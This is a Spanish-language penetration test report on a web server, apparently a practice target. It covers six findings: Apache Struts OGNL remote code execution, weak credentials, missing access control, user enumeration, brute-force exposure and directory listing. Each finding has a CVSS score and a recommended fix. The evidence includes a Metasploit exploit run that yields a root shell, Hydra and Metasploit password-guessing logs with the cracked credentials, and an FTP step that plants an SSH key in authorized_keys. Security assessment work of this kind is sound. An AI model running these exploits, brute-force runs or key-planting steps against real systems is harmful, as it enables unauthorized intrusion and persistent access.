Análisis de vulnerabilidades

http://truerandom.bid/

167.99.232.57

Contenido

Control del documento

Rol	Nombre	Fecha
Pentester	Servando Miguel López Fernández	03/25/2019
Revisor	Gonzalo Vázquez	------

Objetivos

El cliente indicó que su objetivo al realizar este trabajo era mejorar la seguridad de los servicios externos que ofrecen. Las pruebas que se realizaron deben centrarse en identificar vectores de ataque además de las vulnerabilidades y riesgos que estos vectores de ataque pueden exponer.

Hallazgos

La tabla que se muestra a continuación lista los hallazgos separados de acuerdo al nivel de riesgo.

Nivel de impacto	Rango de valores	Número de hallazgos
Crítico	9.0 a 10	1
Alto	7.0 a 8.9	1
Medio	4.0 a 6.9	1
Bajo	0.1 a 3.9	2
Sin impacto	0.0	1

1. Ejecución remota de código

Nivel de impacto: Crítico 9.0

CVSS:3.0 /AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

Descripción

Esta vulnerabilidad permite ejecutar código de manera remota debido a un mal manejo en el mapeador por defecto de Apache Struts.

Las entradas en el mecanismo de navegación para las etiquetas 'action','redirect' y redirectAction no son debidamente filtradas y el código introducido es evaluado como una expresión OGNL ejecutando el código inyectado.

Recomendación

Actualizar Apache Struts a la versión más reciente.

Modificar todas las contraseñas del servidor, base de datos y aplicativos del servidor

Referencias

https://www.cvedetails.com/cve/CVE-2013-2251/

https://cwiki.apache.org/confluence/display/WW/S2-016

Recursos afectados

http://167.99.232.57:8080/struts2-showcase/showcase.action

```
msf5 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting                    Required  Description
   ----       ---------------                    --------  -----------
   Proxies                                       no        A proxy chain of format type:host:port[,type:host:port][..
   RHOSTS     167.99.232.57                      yes       The target address range or CIDR identifier
   RPORT      8080                               yes       The target port (TCP)
   SSL        false                              no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/showcase.action  yes       The path to a struts application action
   VHOST                                         no        HTTP server virtual host


Payload options (cmd/unix/bind_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  167.99.232.57    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf5 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started bind TCP handler against 167.99.232.57:4444
[*] Command shell session 3 opened (192.168.0.14:34851 -> 167.99.232.57:4444) at 2019-03-25 03:38:23 -0400

whoami
root
```

Imagen 1 Ejecución remota de código Tomcat

2. Uso de credenciales débiles en el equipo

Nivel de impacto: Alto 8.6

CVSS:3.0 /AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:H

Descripción

El uso de credenciales de acceso débiles o predeterminadas puede derivar en accesos no autorizados y/o en la explotación de los recursos del activo. Todas las entidades que hacen uso del recurso deben ser responsables de utilizar credenciales consideradas robustas.

Recomendación

Establecer una política para creación de contraseñas, y concientizar a los usuarios sobre la importancia del uso de contraseñas seguras.

Evitar el uso de cuentas/contraseñas predeterminadas.

Referencias

https://www.sans.org/securityresources/policies/general/pdf/password-protection-policy

Recursos afectados

http://167.99.232.57/wordpress/wp-login.php

mysql: 167.99.232.57 puerto 3306

ftp: 167.99.232.57 puerto 21

```
log=root&pwd=146688&mc-value=5&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + ? = #
(u'20', u'24')
log=root&pwd=146890&mc-value=4&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + # = ?
(u'3', u'3')
log=root&pwd=147147&mc-value=6&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
? + # = #
(u'18', u'28')
log=root&pwd=147258&mc-value=10&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + # = ?
(u'8', u'1')
log=root&pwd=pepper&mc-value=9&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
('SUCCESS ====>', 'pepper\n')
```

Imagen 2 WordPress credenciales débiles



Imagen 3 WordPress credenciales débiles

```
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:daniel (Incorrect: Access denied for user 'admin'@'189.217.
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:starwars (Incorrect: Access denied for user 'admin'@'189.21
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:klaster (Incorrect: Access denied for user 'admin'@'189.217
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:112233 (Incorrect: Access denied for user 'admin'@'189.217.
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:george (Incorrect: Access denied for user 'admin'@'189.217.
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:asshole (Incorrect: Access denied for user 'admin'@'189.217
[+] 167.99.232.57:3306    - 167.99.232.57:3306 - Success: 'admin:computer'
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:123456 (Incorrect: Access denied for user 'administ
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:yayyet (Incorrect: Access denied for user 'administ
```

Imagen 4 mysql credenciales débiles

```
root@kali:~# mysql -h 167.99.232.57 -u admin --password=computer
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 39208
Server version: 5.7.25-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Imagen 5 mysql credenciales débiles

```
[ATTEMPT] target 167.99.232.57 - login "administrator" - pass "123456" - 307 of 1020 [child 0] (0/0)
[INFO] user administrator does not exist, skipping
[ATTEMPT] target 167.99.232.57 - login "ftp" - pass "123456" - 409 of 1020 [child 0] (0/0)
[21][ftp] host: 167.99.232.57   login: ftp   password: 123456
[ATTEMPT] target 167.99.232.57 - login "vagrant" - pass "123456" - 511 of 1020 [child 0] (0/0)
[INFO] user vagrant does not exist, skipping
```

Imagen 6 ftp credenciales débiles

3. Ausencia de control de acceso a funciones

Nivel de impacto: Medio 6.5

CVSS:3.0 /AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Descripción

Las aplicaciones no siempre protegen las funcionalidades adecuadamente. En ocasiones la protección a nivel de funcionalidad se administra por medio de una configuración, y el sistema puede estar mal configurado. En otras ocasiones los programadores deben incluir un control en el código y lo olvidan.

Recomendación

Implementar mecanismos para comprobar los privilegios de un usuario antes de permitirle usar funciones.

Gestionar adecuadamente los privilegios mínimos necesarios para cada usuario o rol.

Referencias

https://www.owasp.org/index.php/Top_10_2013-Top_10

https://www.owasp.org/index.php/Access_Control_Cheat_Sheet

http://cwe.mitre.org/data/definitions/285.html

Recursos afectados

ftp: 167.99.232.57 puerto 21

```
root@kali:~/.ssh# ftp 167.99.232.57
Connected to 167.99.232.57.
220 Pistas en raiz del puerto 80
Name (167.99.232.57:root): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd .ssh
250 Directory successfully changed.
ftp> append id_rsa.pub authorized_keys
local: id_rsa.pub remote: authorized_keys
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
400 bytes sent in 0.00 secs (2.9120 MB/s)
ftp>
```

Imagen 7 Ausencia control de acceso a funciones ftp

4. Enumeración de usuarios del aplicativo

Nivel de impacto: Bajo 3.7

CVSS:3.0 /AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Descripción

Es posible identificar nombres de usuarios válidos que hacen uso del servicio, cualquier usuario con acceso al aplicativo puede identificar nombres de usuarios del sistema, esta información puede ser empleada por un atacante para un ataque posterior

Recomendación

Mostrar mensajes de error personalizados para proporcionar información básica de los servicios a los usuarios finales que eviten determinar un valor correcto. Se sugiere el uso de que se envíe un mensaje de “Usuario y/o contraseña incorrecta” lo cual evita indicar si un valor es correcto.

Referencias

https://www.owasp.org/index.php/Testing_for_Account_Enumeration_ and_Guessable_User_Account_(OTG-IDENT-004) http://www.gnucitizen.org/blog/username-enumeration-vulnerabilities

Recursos afectados

http://167.99.232.57/wordpress/?author=

http://167.99.232.57/wordpress/wp-login.php

ftp: 167.99.232.57 puerto 21



Imagen 8 WordPress enumeración de usuarios



Imagen 9 WordPress enumeración de usuarios

```
root@kali:~# hydra -t 1 -L /root/Desktop/users.txt -P /root/Desktop/top-100.txt -vV 167.99.232.57 ftp
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-03-24 15:03:34
[DATA] max 1 task per 1 server, overall 1 task, 1020 login tries (l:10/p:102), ~1020 tries per task
[DATA] attacking ftp://167.99.232.57:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 167.99.232.57 - login "ROOT" - pass "123456" - 1 of 1020 [child 0] (0/0)
[INFO] user ROOT does not exist, skipping
[ATTEMPT] target 167.99.232.57 - login "adm" - pass "123456" - 103 of 1020 [child 0] (0/0)
[INFO] user adm does not exist, skipping
[ATTEMPT] target 167.99.232.57 - login "admin" - pass "123456" - 205 of 1020 [child 0] (0/0)
[INFO] user admin does not exist, skipping
[ATTEMPT] target 167.99.232.57 - login "administrator" - pass "123456" - 307 of 1020 [child 0] (0/0)
```

Imagen 10 ftp enumeración de usuarios

5. Aplicación susceptible a ataques de diccionario o fuerza bruta

Nivel de impacto: Bajo 3.1

CVSS:3.0 /AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N

Descripción

La aplicación web no tiene establecido un límite de intentos para ingresar, debido a esto el servicio es susceptible a ataques de diccionario o fuerza bruta. Un usuario malintencionado podría realizar este tipo de ataques en busca de credenciales de acceso en el servidor, en caso de que el ataque fuera exitoso podría obtener acceso al sistema.

Recomendación

Implementar políticas para el bloqueo de cuentas después de un número determinado de accesos no válidos al servicio.

Implementar políticas para el uso de contraseñas robustas.

Implementar mecanismos de control que eviten el uso de herramientas automatizadas para la búsqueda de credenciales por medio de ataques de diccionario o fuerza bruta.

Referencias

https://www.owasp.org/index.php/Brute_force_attack
https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

Recursos afectados

http://167.99.232.57/wordpress/wp-login.php

mysql: 167.99.232.57 puerto 3306

ftp: 167.99.232.57 puerto 21

```
[servandomiguel@parrot]-[~/Desktop]
 $python by_pass_math_captcha.py
# + ? = #
(u'31', u'37')
log=root&pwd=&mc-value=6&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
? + # = #
(u'30', u'39')
log=root&pwd=!1qwerty&mc-value=9&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + # = ?
(u'3', u'5')
log=root&pwd=!@#QWE123qwe&mc-value=8&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + ? = #
(u'16', u'17')
log=root&pwd=!Q2w#E4r&mc-value=1&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + # = ?
(u'1', u'6')
log=root&pwd=!Q2w3e4r&mc-value=7&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + # = ?
(u'5', u'1')
log=root&pwd=!QAZ2wsx&mc-value=6&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + ? = #
(u'27', u'29')
log=root&pwd=!QAZ2wsx#EDC4rfv&mc-value=2&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
? + # = #
(u'33', u'43')
log=root&pwd=!QAZ@WSX3edc4rfv&mc-value=10&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + ? = #
(u'41', u'47')
log=root&pwd=!admin&mc-value=6&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + # = ?
(u'5', u'3')
log=root&pwd=!ishtar&mc-value=8&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
? + # = #
(u'19', u'24')
log=root&pwd=!manage&mc-value=5&wp-submit=Log+In&redirect_to=http%3A%2F%2F167.99.232.57%2Fwordpress%2Fwp-admin%2F&testcookie=1
# + ? = #
```

Imagen 11 WordPress ataque de diccionario

```
msf5 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/Desktop/
captcha.py            estee.html            mount-shared-folders  pass.txt              restart-vm-tools      top-100.txt           users.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/Desktop/top-100.txt
PASS_FILE => /root/Desktop/top-100.txt
msf5 auxiliary(scanner/mysql/mysql_login) > exploit
```

Imagen 12 mysql ataque de diccionario

```
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:robert (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:thomas (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:hockey (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:ranger (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:daniel (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:starwars (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:klaster (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:112233 (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:george (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: admin:asshole (Incorrect: Access denied for user 'admin'@'189.217.75.23' (using password: YES))
[+] 167.99.232.57:3306    - 167.99.232.57:3306 - Success: 'admin:computer'
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:123456 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:yayyet (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:12345678 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:qwerty (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:123456789 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:12345 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:1234 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:111111 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:1234567 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:dragon (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:123123 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:fucky (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:baseball (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:abc123 (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
[-] 167.99.232.57:3306    - 167.99.232.57:3306 - LOGIN FAILED: administrator:monkey (Incorrect: Access denied for user 'administrator'@'189.217.75.23' (using password: YES))
```

Imagen 13 mysql ataque de diccionario



Imagen 14 ftp ataque de diccionario

6. Listado de directorios

Nivel de impacto: Sin Impacto

CVSS:3.0 /AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

Descripción

La indexación de directorio está habilitada en el servidor web. Aunque no existe una vulnerabilidad conocida o un exploit asociado, puede revelar archivos o directorios a usuarios remotos.

Recomendación

Deshabilitar la indexación de directorios según la documentación del servidor web.

Revisar que los directorios del sitio no tengan la indexación habilitada.

Referencias

https://www.owasp.org/index.php/OWASP_Periodic_Table_of_Vulnerabili ties_-_Directory_Indexing
https://httpd.apache.org/docs/current/mod/mod_dir.html

Recursos afectados

http://167.99.232.57/wordpress/wp-content/uploads



Imagen 15 Listado de directorios WordPress